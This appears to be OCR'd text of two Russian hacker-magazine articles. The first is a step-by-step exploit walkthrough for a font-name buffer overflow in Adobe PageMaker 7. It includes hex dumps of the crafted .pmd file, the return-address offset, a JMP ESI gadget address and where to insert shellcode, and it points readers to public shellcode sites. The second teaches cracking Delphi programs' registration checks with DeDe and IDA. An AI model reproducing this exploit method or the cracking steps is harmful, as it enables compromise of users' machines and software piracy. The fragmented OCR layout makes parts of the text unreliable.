В настоящее время уязвимость подтверждена в Adobe PageMaker 7.0.1/7.0.2; другие версии не проверялись, но есть все основания полагать, что дыра присутствует и там.

>> Exploit
Демонстрационный эксплойт, вызывающий инструкцию INT 03h, лежит на http://nezumi.org.ru/souriz/hack/nezumi-pagemaker-MAIPM6-bug.7z. Он протестирован под W2K и должен работать под XP в конфигурации по умолчанию (если задействован аппаратный DEP для всех приложений, эксплойт следует доработать, задействовав атаку типа return2libc).

>> Solution
Установить обновленную версию динамической библиотеки MAIPM6.dll, выпущенную производителем: www.adobe.com/support/security/bulletins/downloads/MAIPM6.zip.

FULL DISCLOSE
Для экспериментов нам понадобится PageMaker 7.x, 30-дневную испытательную версию которого можно бесплатно скачать у Adobe, предварительно зарегистрировав там халявный аккаунт (https://www.adobe.com/cfusion/tdrc/index.cfm?loc=en%5Fus&product=pagemaker). Если хочешь сэкономить 64 Мб трафика, возьми его с диска, прилагаемого к журналу.


Создаем pmd-файл для экспериментов



Устанавливаем PageMaker на свою машину

Установка не вызывает никаких проблем и проходит без сучка и задоринки. Чтобы не засирать машину всяким барахлом, рекомендуется использовать VMware или другой эмулятор подобного типа, особенно если ты не собираешься работать с PageMaker'ом в дальнейшем.
И вот этот монстр установлен! Запускаем Pm70.exe и выбираем какой-нибудь шаблон проекта, немного поиздевавшись над которым, сохраняем на диск с расширением pmd (например, nezumi.pmd). На этом подготовительные мероприятия можно считать законченными. Мы получили файл, над которым будем медитировать на протяжении всей статьи.
Открываем nezumi.pmd в hiew'е и ищем там какое-нибудь имя шрифта, например Courier, и ведь находим его по смещению 24B0h. Естественно, в зависимости от структуры файла это смещение может и другим, но это неважно. Пока лишь просто запомним его, попутно обратив внимание на непонятную, но очень интересную структуру а-ля «1 :) :) :) :) :)», расположенную чуть ниже. Позже она нам очень понадобится!
Впрочем, не будем забегать вперед и вернемся в настоящее время. А в настоящем времени мы нажимаем <F3> (Edit) и дописываем к Courier длинный ряд шестерок, затирающий своим хвостом структуру «1 :) :) :) :) :)». Если переполнять, то уж наверняка. Почему именно шестерки? Просто нравятся они мне! Большинство хакеров использует для переполнения последовательность «AAA...AAA», что работает ничуть не хуже. Кстати, прежде чем затирать файл, его рекомендуется скопировать, например в nezumi-3.pmd, чтобы сохранить оригинал для возможности отката. Теперь сохраняем изменения по <F9> и выходим.
Загружаем nezumi-3.pmd в PageMaker (если нас спросят: «Open the most recent version?», отвечаем: «No, thank you») и получаем крэш: «Инструкция по адресу 0x36363636 обратилась к памяти по адресу 0x36363636. Память не может быть read». Что это значит?! 36h — hex-код ASCII-символа 6. Инструкция по адресу 36363636h не собиралась читать память по адресу 36363636h, это она сама не может быть прочитана процессором, потому что такой памяти нет, точнее, она не выделена. Тот факт, что регистр EIP (указатель команд) принял значение 36363636h, говорит о том, что затираемый код перекрыл собой адрес возврата из функции, на который мы можем воздействовать, передавая управление туда, куда нам заблагорассудится!
Для дальнейших экспериментов нам понадобится какой-нибудь отладчик, например бесплатный OllyDebugger (www.ollydbg.de) или его хакнутый клон Immunity Debugger с поддержкой скриптов, написанных на Питоне (http://debugger.immunityinc.com/register.html). Лично я ненавижу Питон еще с того дня, когда обнаружил, что тот относится к форматированию листинга так же строго, как Си к соблюдению регистра. Впрочем, при желании можно обойтись и штатным Доктором Ватсоном. Устанавливаем OllyDbg и назначаем его Just-in-Time Debugger'ом, также называемым Post-Morten отладчиком, то есть отладчиком, вызываемым после краха приложения («Options → Just-In-Time Debugging, Make Olly Just-In-Time Debugger, Confirm before attaching»). После этого повторяем открытие файла nezumi-3.pmd вновь, нажимая «Отмену» для вызова отладчика.
В окне CPU пусто, и это нормально, поскольку памяти, на которую указывает регистр EIP (равный 36363636h), как уже говорилось, нет и показывать здесь нечего. Смотрим на стек. Регистр ESP (равный 0012DF8Ch) указывает на строку «6666», которой забит верх стека. Регистр ESI также указывает на «6666», но, судя по его значению (04DDC2B4h), эта копия строки расположена не в стеке, а в куче (выяснить это нам поможет карта памяти, вызываемая по <Alt-M>) — это очень важное обстоятельство, которое выручит нас в дальнейшем. Регистр EDI также смотрит в кучу (04DDC270h), но указывает непосредственно на само имя шрифта Courier66666, тогда как ESI — куда-то на его середину.
Перейдем к следующей фазе атаки — попробуем выяснить, какой именно по счету байт перекрывает адрес возврата. Один из способов сделать это

Финальный вариант pmd-файла

```
Hiew: D:\temp\nezumi-9.pmd
   D:\temp\nezumi-9.pmd                  ↓FRO --------
000024B0:  43 6F 75 72-69 65 72 36-36 36 36 36-36 36 36 36  Courier666666666
000024C0:  31 31 31 31-31 31 31 31-31 31 31 31-31 31 31 31  1111111111111111
000024D0:  FF FE FF FD-FF FC FF FB-FF FA FF F9-E7 0B 5E 00
000024E0:  33 33 33 33-33 33 33 33-33 33 33 33-33 33 33 33  3333333333333333
000024F0:  34 34 34 34-CC 34 34 34-34 34 34 34-34 34 34 34  4444 44444444444
00002500:  35 35 35 35-35 35 35 35-35 35 35 35-35 35 35 35  5555555555555555
00002510:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
00002520:  39 39 39 39-39 39 39 39-39 39 39 39-39 39 39 39  9999999999999999
00002530:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00002540:  00 00 16 00-00 00 00 00-00 00 00 00-00 00 00 00
00002550:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```



Тянем-потянем Adobe Mage Maker и никак не утянем


— воспользоваться «бегущей строкой», изменяющейся на всем своем протяжении. Для приблизительного определения дислокации адреса возврата поверх шестерок запишем «AAA...BBB...CCC».

Загружаем обновленный файл в PageMaker, и крэш мистическим образом исчезает. Как же это так? Очень просто — по-видимому, буквенная комбинация, перекрывшая адрес возврата, совершенно случайно указала на вменяемую область памяти! Рехнуться можно! Но такова наша хакерская жизнь. Сплошные сюрпризы. Ладно, меняем «AAABBBCCC» на «111222333», надеясь, что на этот раз нам повезет.

И точно! Теперь исключение выпрыгивает по адресу 32323232h, что соответствует последовательности «222». Очень хорошо! Самое время для сужения сектора поиска. Меняем «222» на «FF FE FF FD FF F8 FF F7». Естественно, эта последовательность может быть и другой. Никакого принуждения тут нет. Главное, чтобы мы точно смогли определить локацию двойного слова, попадающего в адрес возврата.

На этот раз исключение выпрыгивает по адресу F7FFF8FFh, из чего можно

Бегущая строка тонкой настройки




```
Hiew: D:\temp\nezumi-4.pmd
   D:\temp\nezumi-4.pmd                      ↓FRO --------
000024B0:  43 6F 75 72-69 65 72 36-36 36 36 36-36 36 36 36  Courier666666666
000024C0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
000024D0:  42 42 42 42-42 42 42 42-42 42 42 42-42 42 42 42  BBBBBBBBBBBBBBBB
000024E0:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
000024F0:  44 44 44 44-44 44 44 44-44 44 44 44-44 44 44 44  DDDDDDDDDDDDDDDD
00002500:  45 45 45 45-45 45 45 45-45 45 45 45-45 45 45 45  EEEEEEEEEEEEEEEE
00002510:  46 46 46 46-46 46 46 46-46 46 46 46-46 46 46 46  FFFFFFFFFFFFFFFF
00002520:  48 48 48 48-48 48 48 48-48 48 48 48-48 48 48 48  HHHHHHHHHHHHHHHH
00002530:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00002540:  00 00 16 00-00 00 00 00-00 00 00 00-00 00 00 00
00002550:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

«Бегущая строка»

заключить, что в адрес возврата попадают последние четыре байта. Нажимаем «Отмену» для вызова отладчика и смотрим на содержимое регистров и стека, а в стеке у нас содержится «444555». Приехали! В стек попадает буферная память, находящаяся за подменяемым адресом возврата, и, если в адресе возврата окажется хотя бы один нулевой символ, он будет воспринят как завершитель строки и остаток переполняемого буфера в стек просто не попадет! Не попадет — и черт с ним! В конце концов, можно выбрать такой адрес возврата, чтобы без нулей. Например, передать управление на API-функцию TerminateProcess, чтобы аккуратно захлопнуть PageMaker при открытии файла без сохранения данных. Невелика подлость, но для начала сгодится и это. Находясь в отладчике, давим <Alt-E> (Executable Modules),

Значение регистров на момент переполнения



находим там KERNEL32.DLL, которая и экспортирует TerminateProcess (смотри Platform SDK или кури Рихтера), и пишем «TerminateProcess» для быстрого поиска обозначенной функции, в W2K расположенной по адресу 77E8225Ch.


Открываем наш многострадальный файл в hiew'е и меняем «FFh F8h FFh F7h» на «5Ch 22h E8h 77h» (адрес 77E8225Ch, записанный задом наперед с учетом порядка следования байт в двойном слове). Сохраняем изменения по <F9>, выходим из hiew'а, грузим файл в PageMaker и получаем неожиданный крэш по адресу 57E8225Ch. Что это за ботва такая и откуда она вообще приплыла?! Смотрим — ага, совпадают все байты, только 77h магическим образом превратилось в 57h. Убеждаемся, что hex-код 77h соответствует символу «w», а 57h — «W», то есть наш подопытный PageMaker перед копированием шрифтов переводит их имя в верхний регистр — ну чтобы искать легче было (как утверждает Platform SDK от MS, шрифты нечувствительны к регистру, и потому, чтобы исключить неоднозначность, регистр должен быть один).

Таким образом, наша задача очень сильно осложняется — необходимо выбрать такой адрес возврата, чтобы в нем не было символов нижнего регистра. Но это ерунда. Самый главный вопрос — где располагать shell-код. Смотрим на значение остальных регистров. Так-так-так... Регистр ESI указывает на подстроку «444555», расположенную в куче. Отсюда возникает идея поместить shell-код, начиная со строки «444», а в качестве адреса возврата подсунуть адрес инструкции JMP ESI с опкодом FF E6, который легко отыскать в памяти процесса.

Какая по счету четверка попадает в ESI? На этот вопрос можно ответить сразу, просто подсчитав количество четверок, расположенных до первой пятерки. Их будет ровно 12. А мы вбивали 16. Следовательно, ESI указывает на третью четверку, считая от нуля. Между прочим, именно по этому адресу располагалась та загадочная структура «1 :) :) :) :) :)», назначение которой мы не выяснили до сих пор, но которая нас очень здорово выручает, поскольку копируется в кучу независимо от наличия нулевых символов в имени шрифта.

Короче, кончаем болтать и приступаем к поиску JMP ESI. Для этого в списке исполняемых модулей выбираем PM70.EXE, нажимаем на <ENTER> для перехода в его начало и давим <Ctrl-B> для форсирования двоичного по-

Поиск JMP ESI



```
Hiew: D:\temp\nezumi-3.pmd
   D:\temp\nezumi-3.pmd                          ↓FUO EDITMODE
 000024B0:  43 6F 75 72-69 65 72 36-36 36 36 36-36 36 36 36  Courier666666666
 000024C0:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 000024D0:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 000024E0:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 000024F0:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 00002500:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 00002510:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 00002520:  36 36 36 36-36 36 36 36-36 36 36 36-36 36 36 36  6666666666666666
 00002530:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
 00002540:  00 00 16 00-00 00 00 00-00 00 00 00-00 00 00 00
 00002550:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```


pmd-файл после затирания хвоста имени шрифта

иска последовательности «FFh F6h». Клавиши <Ctrl-L> продолжают поиск. В общем, нам подойдет любой адрес. Главное, чтобы он: а) не содержал символов нижней строки; б) находился в пределах модуля PM70.EXE. Последнее обстоятельство обеспечивает переносимость эксплойта между системами, поскольку базовый адрес загрузки PM70.EXE всегда постоянный, где бы он ни был, а это значит, что постоянным будет и адрес команды JMP ESI, найденный внутри него.

Вполне подходящий вариант расположен по адресу 005E0BE7h, который в символьном виде выглядит как «ч>^». И хотя «ч» находится в нижнем регистре, будем надеяться, что американский PageMaker с особенностями национального характера русского хакера не знаком и вообще не в теме.

Ну, поехали! Заменяем «FFh F8h FFh F7h» на «E7h 0Bh 5Eh 00h», а в третий (считая от нуля) байт последовательности «444» внедряем наш shell-код, которым для простоты будет машинная инструкция INT 03h (опкод CCh). Последняя при выполнении должна вызывать исключение 80000003h, что послужит доказательством корректности работы эксплойта. В общем, финальный вариант должен выглядеть так, как показано на рисунке.

Загружаем сформированный файл (его можно взять с http://nezumi.org.ru/souriz/hack/nezumi-pagemaker-MAIPM6-bug.7z) в PageMaker и ловим исключение 80000003h, как и предполагалось ранее. Естественно, INT 03h — очень простой shell-код и его можно заменить любым другим боевым зарядом, взятым с www.milw0rm.com или написанным самостоятельно. В Сети валяется куча shell-кодов, устанавливающих бэкдор или делающих разные прикольные дела, остающиеся на совести их разработчиков. Но меня это не интересует. Я подготовил публичный эксплойт, объяснив, с какой позиции туда внедрять shell-код, чем и доволен.



КРИС КАСПЕРСКИ

Delphi is sux!

OK

Delphi is massive!

OK

ВЗЛОМ БОРЛАНДИИ

ИЗЯЩНАЯ ДЕКОМПИЛЯЦИЯ DELPHI


Начинающие хакеры обычно испытывают большие трудности при взломе программ, написанных на Delphi и Builder, поскольку классические трюки типа бряка на GetWindowTextA не работают. И чтобы не пилить серпом по яйцам, требуется учитывать особенности библиотеки VCL, которая только с виду кажется неприступной, а в действительности ломается даже проще, чем чистые Си-программы! Не веришь? Убедись сам!

ДЛЯ НАЧАЛА...


Два основных орудия хакера — это отладчик и дизассемблер, которые могут использоваться как по отдельности, так и совместно друг с другом. Первая (и самая сложная) фаза атаки — разведывательная. Прежде чем наносить основной удар по врагу, необходимо локализовать защитный механизм в мегабайтах мирного программного кода, после чего выстелить битхаком, поменяв JE на JNE, либо, разобравшись с алгоритмом процедуры регистрации, написать свой собственный генератор ключей/серийных номеров. Ударная фаза практически не зависит от специфики ломаемого приложения и отрабатывается годами, представляя собой неромантичный кропотливый труд, а вот проведение комплекса разведывательных мероприятий — гораздо более интеллектуальное занятие, требующее хитрых мозгов и, конечно же, хвойно-новогодних опилок, которые мы будем настойчиво курить. И ожесточенно долбить. По клавиатуре! Ведь Новый год — семейный праздник, и всякий уважающий себя хакер проводит его наедине с самым близким ему существом — компьютером. Для создания атмосферы праздника нужно будет зажечь свечи (не те, что от геморроя), послать всех девушек в /dev/null, зарядить бурбулятор свежей порцией man'ов и начать маньячить. Ведь юзеры ждут подарков, а лучшего подарка, чем новый кряк, для компьютерщика, пожалуй, и не придумаешь!
Короче, надо хачить. Поехали!

ОСВАИВАЕМ DEDE

DeDe — это такой декомпилятор программ, написанных на Delphi и Builder'е. Бесплатный и очень мощный. Мы будем использовать менее процента от его возможностей. Кто там говорит, что это расточительство? Нет, расточительство — это выбрасывать елку в мусор после праздника. Полная декомпиляция в наши задачи не входит. Наша цель — локализация дислокации штаб-квартиры защитного механизма, то есть определение адресов процедур, проверяющих введенный пользователем регистрационный



Разработка приложений в среде kylix — борланд для Linux



Китайцев много, и программируют они быстро

номер. Вот для этого нам и нужен DeDe, а все остальное можно сделать и руками. То есть дизассемблером. Вообще-то, в состав DeDe входит интегрированный дизассемблер в духе WIN32DASM, однако по своему качеству он значительно уступает даже халявной версии IDA, не говоря уже о полном боекомплекте тяжелой артиллерии в виде IDA Pro + SoftICE. Это просто ужас какой-то! Это все равно что засунуть еловую ветку Стиву Б. в задницу, даже круче! Намного круче! :)

Последняя известная мне версия DeDe носит порядковый номер 3.50.02 и датируется серединой 2003 года. Похоже, что DaFixer полностью утратил интерес к своему детищу, решив похоронить DeDe на свалке истории. Полные исходные тексты версии 3.10b выложены в публичный доступ, однако желающих продолжить благородное дело что-то не наблюдается, и потому DeDe обречен на медленное и мучительное вымирание. Программы, собранные новыми компиляторами от Багдада, DeDe либо вообще не переваривает, либо декомпилирует неправильно (вот потому чуть позже мы рассмотрим, как ломать Борландию своими руками без посторонней помощи). Архив DeDe.3.10b.realy.complete.src.zip (который, в частности, можно скачать с www.wasm.ru/baixado.php?mode=tool&id=55) на самом деле не совсем полон, в нем отсутствует пара компонентов: RxLib_v2.75 плюс VCLZip. И прежде чем DeDe удастся собрать, их необходимо найти в интернете. Если же ты не собираешься заниматься доработкой DeDe, то лучше скачать с www.xakep.ru/post/18513/default.asp архив без исходных текстов, который на два метра короче.

В общем, значит, ставим мы DeDe и втыкаем в его философию. А философия эта такова, что декомпиляции подвергается не сам исполняемый файл, а образ запущенного процесса в памяти, за счет чего удается раздавить упаковщики, даже не почувствовав их присутствия. Впрочем, против крутых протекторов, шифрующих защищенную программу в памяти и динамически расшифровывающих ее по мере исполнения, DeDe оказывается бессилен, и вряд ли стоит объяснять почему. Однако крутые протекторы на практике встречаются не так уж часто, что очень радует.

Ладно, не будем впадать в депрессию. Ведь Новый год на дворе! И пока остальные рвут петарды, мы будем рвать себе задницу, декомпилируя интересные программы :). Все очень просто! Берем прогу, загружаем ее в DeDe, давим на кнопку «Процесс» и сидим себе в ожидании, пока DeDe распотрошит дамп памяти. Лучше всего это делать под VMware, а то среди защищенных программ есть всякие твари, начиненные AdWare и прочей малварью.

Честно говоря, я поубивал бы тех, кто придумал механизм идентификации типов в рантайме, благодаря которому названия классов не уничтожаются при компиляции (как в классическом Паскале и Си), а попадают непосредственно в исполняемый файл (как в Visual Basic'е). Взлом упрощается настолько, что ломать становится скучно. Никакого тебе интеллектуального поединка. Все равно что ломом добивать попавшую в капкан мышь.

Но мы же не садисты и не маньяки какие-нибудь. Оставим мышь любоваться праздничным салютом, а сами вернемся к DeDe. Самая левая (можно даже сказать: радикально левая) вкладка с именами классов не содержит для нас ничего интересного. Вкладки Units Info и Forms также отправляются в /dev/null или куда поглубже. А вот вкладка Procedures — это уже то, что нужно.

Открываем ее и смотрим. Ага, здесь перечислены юниты со всеми процедурами в них содержащимися. Причем и сами юниты, и имена классов, и названия событий (events) даны в символьном виде. То есть если в программе есть диалоговое окно регистрации, то DeDe покажет что-то типа: fRegister ? TfrmRegister ? bOKClick. Как нетрудно догадаться, bOKClick — это и есть имя процедуры, получающей управление при нажатии на кнопку OK и занимающейся проверкой валидности введенного юзером серийного номера. Тут же в колонке RVA DeDe показывает ее относительный виртуальный адрес, по которому функцию легко найти в файле.

А можно и не искать! Двойной щелчок по имени функции открывает окно с интегрированным дизассемблером, перемещая наш хвост непосредственно на зловредный защищенный код, что особенно полезно при анализе упакованных файлов, которые бессмысленно загружать в Иду. DeDe дизассемблирует дамп памяти, и потому упаковщики идут лесом. Как вариант — можно заюзать SoftICE, установив по заданному адресу аппаратную точку останова (команда «BPM адрес X»). Необходимо только помнить, что RVA — это относительный виртуальный адрес, а SoftICE требует абсолютного. Чтобы перевести относительный виртуальный адрес в абсолютный, достаточно загрузить файл в hiew, нажать <F8> (header), посмотреть на базовый адрес загрузки (base address) и сложить его с RVA-адресом, сообщенным DeDe.

ТЕХНИКА РУЧНОГО ВЗЛОМА


Ураганный артиллерийский огонь декомпилятора DeDe накрывает практически весь Багдад, ставя моджахедов по стойке смирно, а всех несогласных отправляет на север, где они рубят пихтовый лес и гонят драп, чтобы у всех плановых жителей было по елке. В смысле ПО «Елки», программное обеспечение то есть :).

Недостатка у DeDe как минимум два. Первый: ломать автоматом — это не в кайф и вообще не по понятиям. Настоящие хакеры так не поступают, предпочитая во всем разбираться самостоятельно с помощью кедрового отвара из хрюнделя (в просторечии называемого hiew'ом) и топора. Второй: как уже говорилось, DeDe обречен на вымирание и скоро исчезнет с жестких дисков за ненадобностью, как в свое время исчезли динозавры и мамонты. А потому во многих ситуациях ручной взлом оказывается намного предпочтительнее, а бывает так, что он становится вообще единственно возможным вариантом. Короче, кто как, а я сразу за демократию! Любовь и IDA Pro — во! Берем, значит, Иду, переходим в начало сегмента данных (View\Open subviews\Segments или <Shift-F7>) и прокручиваем его вниз до тех пор, пока не встретим текстовые названия элементов управления с прилегающими к ним ссылками. Дизассемблерный текст должен выглядеть так, как показано ниже.


НАЗВАНИЯ МЕТОДОВ КЛАССА ФОРМЫ В ИСПОЛНЯЕМОМ ФАЙЛЕ ПРЯМЫМ ТЕКСТОМ

```
.data:0040E88B word_40E88B dw 0Bh
.data:0040E88D dw 11h
```





Интегрированный дизассемблер декомпилятора DeDe



Вкладка Procedures декомпилятора DeDe



links

Последний релиз DeDe v. 3.50.02 ты можешь скачать с нашего сайта www.xakep.ru/post/18513/default.asp или взять на DVD.

```
.data:0040E88F dd offset _TForm1_FormCreate
.data:0040E893 db 10,'FormCreate'
.data:0040E89E dw 12h
.data:0040E8A0 dd offset _TForm1_FormDestroy
.data:0040E8A4 db 11,'FormDestroy'
.data:0040E8B0 dw 17h
.data:0040E8B2 dd offset _TForm1_
Comm1ReceiveData
.data:0040E8B6 db 16,'Comm1ReceiveData'
.data:0040E8C7 dw 13h
.data:0040E8C9 dd offset _TForm1_Button1Click
.data:0040E8CD db 12,'Button1Click'
.data:0040E8DA dw 13h
.data:0040E8DC dd offset _TForm1_Button4Click
.data:0040E8E0 db 12,'Button4Click'
.data:0040E8ED dw 13h
.data:0040E8EF dd offset _TForm1_Button2Click
.data:0040E8F3 db 12,'Button2Click'
.data:0040E900 dw 12h
.data:0040E902 dd offset _TForm1_Timer1Timer
.data:0040E906 db 11,'Timer1Timer'
.data:0040E912 dw 13h
.data:0040E914 dd offset _TForm1_Button3Click
.data:0040E918 db 12,'Button3Click'
.data:0040E925 dw 13h
.data:0040E927 dd offset _TForm1_Button5Click
.data:0040E92B db 12,'Button5Click'
.data:0040E938 dw 13h
.data:0040E93A dd offset _TForm1_Button6Click
.data:0040E93E db 12,'Button6Click'
.data:0040E94B dw 13h
.data:0040E94D dd offset _TForm1_Button7Click
.data:0040E951 db 12,'Button7Click'
.data:0040E95E aTform1 db 6,'TForm1' ; DATA
XREF: .data:0040E61C^o
```

